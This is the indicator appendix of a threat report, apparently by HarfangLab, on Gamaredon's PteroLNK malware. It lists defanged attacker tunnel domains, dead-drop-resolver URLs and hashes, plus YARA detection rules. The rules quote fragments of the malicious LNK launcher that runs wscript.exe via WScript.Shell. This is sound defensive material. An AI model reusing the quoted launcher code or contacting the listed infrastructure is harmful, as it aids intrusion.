cat-pop-injuries-gallery.trycloudflare[.]com|Cloudflare quick tunnel
compact-egypt-meal-imagination.trycloudflare[.]com|Cloudflare quick tunnel
stockholm-align-closed-far.trycloudflare[.]com|Cloudflare quick tunnel
cope-senator-european-texas.trycloudflare[.]com|Cloudflare quick tunnel
playstation-look-became-circles.trycloudflare[.]com|Cloudflare quick tunnel
fixtures-bracelet-anatomy-jon.trycloudflare[.]com|Cloudflare quick tunnel
engineering-moreover-packages-shareholders.trycloudflare[.]com|Cloudflare quick
tunnel
applicant-approx-vatican-senators.trycloudflare[.]com|Cloudflare quick tunnel
wallpaper-duplicate-agents-exports.trycloudflare[.]com|Cloudflare quick tunnel
advisors-commission-burn-valuation.trycloudflare[.]com|Cloudflare quick tunnel
wto-ls-stocks-pie.trycloudflare[.]com|Cloudflare quick tunnel
forces-details-round-gates.trycloudflare[.]com|Cloudflare quick tunnel
spectrum-maldives-literally-garcia.trycloudflare[.]com|Cloudflare quick tunnel
performances-look-humidity-pie.trycloudflare[.]com|Cloudflare quick tunnel
unlike-processes-saskatchewan-prepared.trycloudflare[.]com|Cloudflare quick tunnel
```

URLs

```
hxxps://telegra[.]ph/Vizit-12-28|Dead drop resolver
hxxps://telegra[.]ph/Post-12-20-7|Dead drop resolver (inactive)
hxxps://graph[.]org/LifeNews-02-20|Dead drop resolver
hxxps://telegra[.]ph/VectorsWar-03-06|Dead drop resolver
hxxps://telegra[.]ph/mark-01-20-5|Dead drop resolver
hxxps://telegra[.]ph/Leons-01-13|Dead drop resolver (inactive)
hxxps://telegra[.]ph/Kasiopeya-01-09|Dead drop resolver (inactive)
hxxps://teletype[.]in/@dc1/p9G48lhQVjw |Dead drop resolver (inactive)
hxxps://teletype[.]in/@din3/VByOMkbbyIt|Dead drop resolver
hxxps://teletype[.]in/@mew31/y4JyD2Rpb41|Dead drop resolver
```

Possibly associated URLs

```
hxxps://telegra[.]ph/Simphoniya-03-07|Possibly an inactive dead drop resolver
```

Yara rules

```
rule Gamaredon_PteroLNK_VBScript {
    meta:
        description = "Matches Gamaredon PteroLNK VBScript samples used in early
2025"
        references = "TRR250401"
        hash = "d5538812b9a41b90fb9e7d83f2970f947b1e92cb68085e6d896b97ce8ebff705"
        date = "2025-04-04"
        author = "HarfangLab"
        context = "file"
    strings:
        $vbs = "on error resume next" ascii wide
        $a1 = "=\"b24gZXJyb3IgcmVzdW1lIG5leHQNC" ascii wide
        $b1 = "\"\"%PUBLIC%\"\"" ascii wide
        $b2 = "\"\"%APPDATA%\"\"" ascii wide
        $b3 = "\"\"REG_DWORD\"\"" ascii wide
    condition:
        filesize < 400KB
        and $vbs in (0..2)
        and $a1
        and 1 of ($b*)
}

rule Gamaredon_PteroLNK_LNK {
    meta:
        description = "Matches Gamaredon PteroLNK-generated LNK files used in early
2025"
        references = "TRR250401"
        hash = "N/A"
        date = "2025-04-04"
        author = "HarfangLab"
        context = "file"
    strings:
        $a1 =
"javascript:eval('w=new%20ActiveXObject(\\\"\"WScript.Shell\\\"\");w.run(\\\"\"wscrip
t.exe //e:vb\"\"+\"\"Script" ascii wide // Non-existing file lnk
        $a2 =
"javascript:eval('w=new%20ActiveXObject(\\\"\"WScript.Shell\\\"\");w.run(\\\"\"explor
er" ascii wide // Existing file/folder lnk
        $b1 = "\"\");window.close()')" ascii wide nocase
    condition:
        filesize < 10KB
        and uint32(0) == 0x0000004C // Standard LNK signature
        and uint32(4) == 0x00021401 // Expected values for LNK header
        and 1 of ($a*)
        and $b1
}
```

[1] MD5 `0C7E6431DD3F6E22001A3D7C41A7ACE3`, MD5 `53FE1F6B3D603D846580CC1BE649C2AA` ↩

2. Emerging Threats Open ruleset, rule named “ET TROJAN Gamaredon APT Maldoc Related Activity (GET)” ↩